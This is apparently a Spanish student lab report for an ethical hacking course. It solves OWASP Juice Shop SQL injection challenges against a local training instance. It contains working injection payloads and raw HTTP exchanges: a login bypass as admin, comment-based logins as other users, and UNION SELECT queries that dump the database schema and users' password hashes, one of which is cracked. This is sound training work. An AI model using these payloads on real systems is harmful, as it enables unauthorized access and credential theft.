HACKING ÉTICO

Unidad 2. Actividad 18


10 DE ENERO DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice


SQL Injection – OWASP Juice Shop

Ejercicio 1: Login Admin (Log in with the administrator's user account.)



```
POST /rest/user/login HTTP/1.1
Host: 10.0.3.7:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 54
Origin: http://10.0.3.7:3000
Connection: close
Referer: http://10.0.3.7:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
o9BbZVJPwYKWLazjpkO0aRU3TzHb6c8DFNrfKnTMZA5X4RxgNM7y2Qq1r3le;
security=medium; showhints=1; PHPSESSID=64dcphvnta9oaik8a41pjploie

{
  "email":" admin' or '1'='1' -- ",
  "password":" x "
}
```


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 831
ETag: W/"33f-5FdG+op2i3edh9lnHKtZJMNwTLI"
Vary: Accept-Encoding
Date: Wed, 10 Jan 2024 19:30:56 GMT
Connection: close

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
    iwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1
    aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjl
    kZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdE
    xvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpY
    y9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwidG90cFNlY3JldCI6
    IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTAxLTEwIDE5OjE
    xOjU5Ljg3MiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTAxLTEwIDE5OjExOj
    U5Ljg3MiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3MDQ5MTUwN
    TcsImV4cCI6MTcwNDkzMzA1N30.OERR3B_c41G54OmGrE7xC6cx-DK5mfSNIbVI
    NuJb7wCgUTHnYK2QhTbNNlrRcSNGqaULed7h4fpQaCOEzTAoySihMXQRjT5F4eg
    uzUF8InqQcYViPYymI474KhV1IHQDPzlOKQi-v8lYxK5aH-DovLS5ZlrwvOVHR3
    XFcoLlT-0",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```



Login Admin ★★ Log in with the administrator's user account. Injection

Ejercicio 2: Login Bender & Login Jim


Bender:



```
POST /rest/user/login HTTP/1.1
Host: 10.0.3.7:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 48
Origin: http://10.0.3.7:3000
Connection: close
Referer: http://10.0.3.7:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
qQRMOvYJjx4Nbr3n8yOrXUJTRHKi4zc24H76TwMtMOdE5o9PK7pVDXwelL2a;
security=medium; showhints=1; PHPSESSID=64dcphvnta9oaik8a41pjploie

{
  "email":"bender@juice-sh.op'--",
  "password":"x"
}
```


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 831
ETag: W/"33f-btm+FDyjTZgPz/O5+QKDreYEhr0"
Vary: Accept-Encoding
Date: Wed, 10 Jan 2024 19:45:08 GMT
Connection: close

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
    iwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBq
    dWljZS1zaC5vcCIsInBhc3N3b3JkIjoiMGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZ
    jNjc0NGE0ZWYiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsIm
    xhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wd
    WJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0Ijoi
    IiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDEtMTAgMTk6MTE
    6NTkuODczICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDEtMTAgMTk6MTE6NT
    kuODczICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwNDkxNTkwO
    CwiZXhwIjoxNzA0OTMzOTA4fQ.ebJIUEAYkOwJTQ8NFFgrO9y4NtzOuqaJvPfv9
    i9vkCTEOOmRUtLwRxYi-CSfz97N1W4aRS9eRLa5NAHAqv2Who3KT9kVLyS1am2c
    FfvLY5nYd7YpS_yp6-qPocHer2jMi92FkTI7j8CpK8-u2QAMVdGxYg5yZRyJFSE
    R2Ra4bok",
    "bid":3,
    "umail":"bender@juice-sh.op"
  }
}
```

Jim:



You successfully solved a challenge: Login Jim (Log in with Jim's user account.)


La contraseña la he sacado de los hash anteriores.



```
POST /rest/user/login HTTP/1.1
Host: 10.0.3.7:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 49
Origin: http://10.0.3.7:3000
Connection: close
Referer: http://10.0.3.7:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
qQRMOvYJjx4Nbr3n8y0rXUJTRHKi4zc24H76TwMtMOdE5o9PK7pVDXwelL2a;
security=medium; showhints=1

{
  "email":"jim@juice-sh.op",
  "password":"ncc-1701"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 824
ETag: W/"338-eTG4+MTFNjQyfKYTzcmI4VQw2gQ"
Vary: Accept-Encoding
Date: Wed, 17 Jan 2024 17:14:54 GMT
Connection: close

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
    iwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWlj
    ZS1zaC5vcCIsInBhc3N3b3JkIjoiZTU0MWNhN2VjZjcyYjhkMTI4NjQ3NGZjNjE
    zZTVlNDUiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3
    RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsa
    WMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwi
    aXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDEtMTcgMTY6NTU6Mzg
    uNjA2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDEtMTcgMTY6NTU6MzguNj
    A2ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwNTUxMTY5NCwiZ
    XhwIjoxNzA1NTI5Njk0fQ.v4CLRGLkgTiPhnfqsv5hxuyXxPxCUn5nNj0CMTR9K
    Yf2GlugyEDlUj8rO6_E0HnDMjuf12_JaUyRkhRwNidaGhORR0RHn8-Q6kr6imuf
    sAhMBlgCsCeTzEKnUldSZ0J5mtHLxjY5-RGAJDT2BNvGc8Wt8WEJq5gNjgRx1Jz
    -7qQ",
    "bid":2,
    "umail":"jim@juice-sh.op"
  }
}
```


Ejercicio 3: Juice Shop - Exfiltrate the entire DB schema definition via SQL Injection.



```
GET /rest/products/search?q=
banana'))UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master
--  HTTP/1.1
Host: 10.0.3.7:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
Xqy2QP1WRMgNwrBD0rXUJTRHKi4Vu2Nc7vs4nsMohPMdex4Lpn9E856Klo7z;
security=medium; showhints=1
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1e-JkPcI+pGj7BBTxOuZTVVIm9lzaY"
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 141
ETag: W/"8d-AuUtFIhRPGbPDpn6ty1xAfDTjJg"
Vary: Accept-Encoding
Date: Wed, 17 Jan 2024 17:47:26 GMT
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":1,
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    }
  ]
}
```


Ejercicio 4: Juice Shop – User Credentials



10.0.3.7:3000/rest/products/search?q=ONION')) UNION ALL SELECT NULL, email,password,NULL,NULL,NULL,NULL,NULL,NULL FROM users--

```
status:         "success"
▼ data:
  ▼ 0:
      id:            null
      name:          "admin@juice-sh.op"
      description:   "0192023a7bbd73250516f069df18b500"
      price:         null
      deluxePrice:   null
      image:         null
      createdAt:     null
      updatedAt:     null
      deletedAt:     null
  ▼ 1:
      id:            null
      name:          "jim@juice-sh.op"
      description:   "e541ca7ecf72b8d1286474fc613e5e45"
      price:         null
      deluxePrice:   null
      image:         null
      createdAt:     null
      updatedAt:     null
      deletedAt:     null
  ▼ 2:
      id:            null
      name:          "bender@juice-sh.op"
      description:   "0c36e517e3fa95aabf1bbffc6744a4ef"
      price:         null
      deluxePrice:   null
      image:         null
      createdAt:     null
      updatedAt:     null
      deletedAt:     null
```

Ejercicio 5: 2FA




Username

wurstbrot@juice-sh.op'--

Password

asdasdasdaddarandom

☑ Show password




Two Factor Authentication

Enter the 6 digit token from your 2FA app

2FA Token

324079

6/6



You successfully solved a challenge: Two Factor Authentication (Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution))